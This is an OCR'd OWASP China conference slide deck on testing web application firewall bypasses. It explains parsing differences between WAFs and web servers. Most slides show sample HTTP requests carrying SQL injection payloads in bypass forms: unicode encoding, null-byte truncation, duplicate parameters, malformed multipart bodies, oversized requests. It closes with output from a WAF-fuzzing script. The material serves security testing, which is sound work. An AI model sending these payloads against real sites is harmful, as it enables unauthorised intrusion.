应用防火墙（WAF）绕过测试技术

By 吴卓群

OWASP 中国


The Open Web Application Security Project

OWASP 中国
The Open Web Application Security Project

About Me

- 目前就职于杭州安恒信息技术有限公司，任信息安全服务部副总监、高级安全研究员。
- 从事多年的web应用安全领域研究。擅长漏洞发掘、代码审计。

DBAPPSecurity


OWASP 中国
The Open Web Application Security Project
WAF现状
WAF处理协议方式
WAF绕过方法

OWASP 中国
The Open Web Application Security Project

Web应用防火墙（WAF）

- Web应用防火墙是通过执行一系列针对HTTP/HTTPS的安全策略来专门为Web应用提供保护的一款产品， 目前技术已经相当成熟。

OWASP 中国
The Open Web Application Security Project

WAF的安全现状

- WAF是保护WEB应用安全的设备，但缺乏足够的安全测试，目前存在大量手段可完全绕过WAF的防护策略，对保护站点进行攻击

- 针对waf的绕过手段可以通过不完善的策略进行绕过，但风险更大的是利用解析错误彻底绕过保护

- 国内外无论是硬件WAF还是云WAF至少90%以上存在彻底绕过的风险


OWASP 中国
The Open Web Application Security Project
WAF现状
WAF处理协议方式
WAF绕过方法

应用防火墙常见构架


- IPS模式
  - 七层协议都通过程序解析，程序为实现会话保持，通常协议解码较弱
- 代理模式
- 利用或修改现有的web中间件实现代理，并在中间件上增加防护模块实现防护。总体性能不如IPS模式

WAF的挑战

- WAF在web应用前可做为一个虚拟补丁，保护各种中间件的安全。不同中间件对协议解析有一些微小的区别。WAF需要在所有这些差别下防护所有被保护的站点

OWASP 中国
The Open Web Application Security Project

HTTP协议——请求报文



GET请求数据包样例

GET /member.php?username=aaa&password=bbbb HTTP/1.1\r\n
Accept: */*\r\n
Accept-Language: zh-cn\r\n
User-Agent: Mozilla/4.0\r\n
Accept-Encoding: gzip, deflate\r\n
Host: xxx.xxx.xxx\r\n
Pragma: no-cache\r\n
\r\n

OWASP 中国
The Open Web Application Security Project

POST数据包样例


POST /member.php HTTP/1.1\r\n
Accept: */*\r\n
Accept-Language: zh-cn\r\n
User-Agent: Mozilla/4.0\r\n
Content-Type: application/x-www-form-urlencode\r\n
Accept-Encoding: gzip, deflate\r\n
Host: xxx.xxx.xxx\r\n
Content-Length: 118\r\n
Pragma: no-cache\r\n
\r\n
username=fsdf&password=sdf&loginsubmit=true&return_type=

产生绕过的问题的根源

- Waf对数据包的解析和中间件的解析存在区别，导致可能绕过waf

测试方法

- 使用协议级fuzzing发包进行测试,判断返回代码，通常被waf拦截后返回非200的响应码


WAF现状
WAF绕过方法
WAF绕过方法

OWASP 中国
The Open Web Application Security Project

- 通过策略缺陷绕过waf防护
  - 部分绕过waf
  - 本次议题不详细讨论这部分

应用防火墙构架导致问题

- IPS模式
  - 分片问题
  - 巨大的Content-Length，导致设备bypass
  - 解码较弱
- 代理模式
  - 使用高并发流量，导致设备切换bypass

OWASP 中国
The Open Web Application Security Project

解析方法差异

- 通过编码绕过
- 使用截断字符
- 重复变量
- 参数解析的异常
- 针对域名的保护
- 对Content-type的不同理解
- 超大数据包
- 变换变量位置
- Post不同解析方式
- 异常数据包
- Ajax异步操作

OWASP 中国
The Open Web Application Security Project

利用编码绕过

POST /member.php HTTP/1.1
Accept: */*
Accept-Language: zh-cn
User-Agent: Mozilla/4.0
Content-Type: application/x-www-form-urlencode
Accept-Encoding: gzip, deflate
Host: bbs.chinaunix.net
Content-Length: 118
Pragma: no-cache

username=%u0078%u0078%u0078%u0020%u0061%u006e%u0064%u0020%u0031%u003d%u0031&password=sdf&loginsubmit=true&return_type=

正则的%00、%0a、 ascii 00截断

POST /member.php HTTP/1.1
Accept: */*
Accept-Language: zh-cn
User-Agent: Mozilla/4.0
Content-Type: application/x-www-form-urlencode
Accept-Encoding: gzip, deflate
Host: bbs.chinaunix.net
Content-Length: 118
Pragma: no-cache

aaa=x%00&username=fsdf&password=sdf&loginsubmit=true&return_ty
pe=

重复变量的绕过，重复变量的变体

POST /member.php HTTP/1.1
Accept: */*
Accept-Language: zh-cn
User-Agent: Mozilla/4.0
Content-Type: application/x-www-form-urlencode
Accept-Encoding: gzip, deflate
Host: bbs.chinaunix.net
Content-Length: 118
Pragma: no-cache

username=fsdf' and
''='&username=fsdf&password=sdf&loginsubmit=true&return_type=

OWASP 中国
The Open Web Application Security Project

利用WAF对参数解析的异常处理

POST /member.php HTTP/1.1
Accept: */*
Accept-Language: zh-cn
User-Agent: Mozilla/4.0
Content-Type: application/x-www-form-urlencode
Accept-Encoding: gzip, deflate
Host: bbs.chinaunix.net
Content-Length: 118
Pragma: no-cache

Username%00=xxxx&username=xxx’ and ‘’=‘&password=sdf&loginsubmit=true&return_type=

绕过针对域名保护

- 修改域名，域名为空，增加点号，域名增加tab等手段

```
POST /member.php HTTP/1.1
Accept: */*
Accept-Language: zh-cn
User-Agent: Mozilla/4.0
Content-Type: application/x-www-form-urlencode
Accept-Encoding: gzip, deflate
Host: www.xxx.com
Content-Length: 118
Pragma: no-cache

username=fsdf&password=sdf&loginsubmit=true&return_type=
```

对Content-Type的不同理解

POST /member.php HTTP/1.1
Accept: */*
Accept-Language: zh-cn
User-Agent: Mozilla/4.0
Content-Type: application/x-www-form-urlencodexxx
Accept-Encoding: gzip, deflate
Host: www.xxx.com
Content-Length: 118
Pragma: no-cache

username=fsdf&password=sdf&loginsubmit=true&return_type=

超大数据包绕过防护

POST /member.php HTTP/1.1
Accept: */*
Accept-Language: zh-cn
User-Agent: Mozilla/4.0
Content-Type: application/x-www-form-urlencode
Accept-Encoding: gzip, deflate
Host: xxx
Content-Length: 118
Pragma: no-cache

a=x…{10000}&username=fsdf&password=sdf&loginsubmit=true&return_type=

变换变量位置绕过

POST /member.asp HTTP/1.1
Accept: */*
Accept-Language: zh-cn
User-Agent: Mozilla/4.0
Content-Type: application/x-www-form-urlencode
Accept-Encoding: gzip, deflate
Host: xxx
Content-Length: 118
Pragma: no-cache
Cookie: username=fsdf

password=sdf&loginsubmit=true&return_type=

利用不同POST的解析方式

POST / HTTP/1.1
Accept: */*
Accept-Language: zh-cn
User-Agent: Mozilla/4.0
Content-Type: multipart/form-data; boundary=----------7dc33b8148092e
Accept-Encoding: gzip, deflate
Content-Length: 253
Host: xxxxx

----------7dc33b8148092e
Content-Disposition: form-data; name="username"

Xxxx and 1=1
----------7dc33b8148092e
Content-Disposition: form-data; name="password"

ddddd
----------7dc33b8148092e--

利用异常的数据包

POST / HTTP/1.1
Accept: */*
Accept-Language: zh-cn
User-Agent: Mozilla/4.0
Content-Type: multipart/form-data; boundary=---------------------------7dc33b8148092e
Accept-Encoding: gzip, deflate
Content-Length: 253
Host: xxxxx

---------------------------7dc33b8148092e
Content-Disposition: form-data; name="username

Xxxx and 1=1
---------------------------7dc33b8148092e
Content-Disposition: form-data; name="password"

ddddd
---------------------------7dc33b8148092e--

Ajax异步操作的特殊处理

POST /member.asp HTTP/1.1
Accept: */*
Accept-Language: zh-cn
User-Agent: Mozilla/4.0
Content-Type: application/x-www-form-urlencode
Accept-Encoding: gzip, deflate
Host: xxx
X-Requested-With: XMLHttpRequest
Content-Length: 118
Pragma: no-cache

username=fsdf ‘ and ‘’=‘ &password=sdf&loginsubmit=true&return_type=

测试程序

waftest usage:

```
bogon:waftest rainman$ python waftest.py [redacted].com 80 rules2/
break waf : <file>attack-encode-base64.test</file><key>and 1=1</key>
break waf : <file>attack-encode-base64.test</file><key>union select count(*) from dual--</key>
break waf : <file>attack-encode-unicode.test</file><key>and 1=1</key>
break waf : <file>attack-encode-unicode.test</file><key>union select count(*) from dual--</key>
break waf : <file>multi-upfile-asc00.test</file>
break waf : <file>multi-upfile-breakquote.test</file>
break waf : <file>multi-upfile-filebugs.test</file>
break waf : <file>multi-upfile-modbug.test</file>
break waf : <file>multi-upfile-normal.test</file>
break waf : <file>multi-upfile-type.test</file>
break waf : <file>multi-upfile-zero.test</file>
break waf : <file>post-cookie-rules.test</file><key>and 1=1</key>
break waf : <file>post-referer-rules.test</file><key>and 1=1</key>
break waf : <file>post-referer-rules.test</file><key>union select count(*) from dual--</key>
test over, total test 41 rules, see break waf packet in /tmp/result/
```

RESPONSE_BODY.regex

test for waf by Dbappsecurity Security Team

OWASP 中国

The Open Web Application Security Project

Thank You !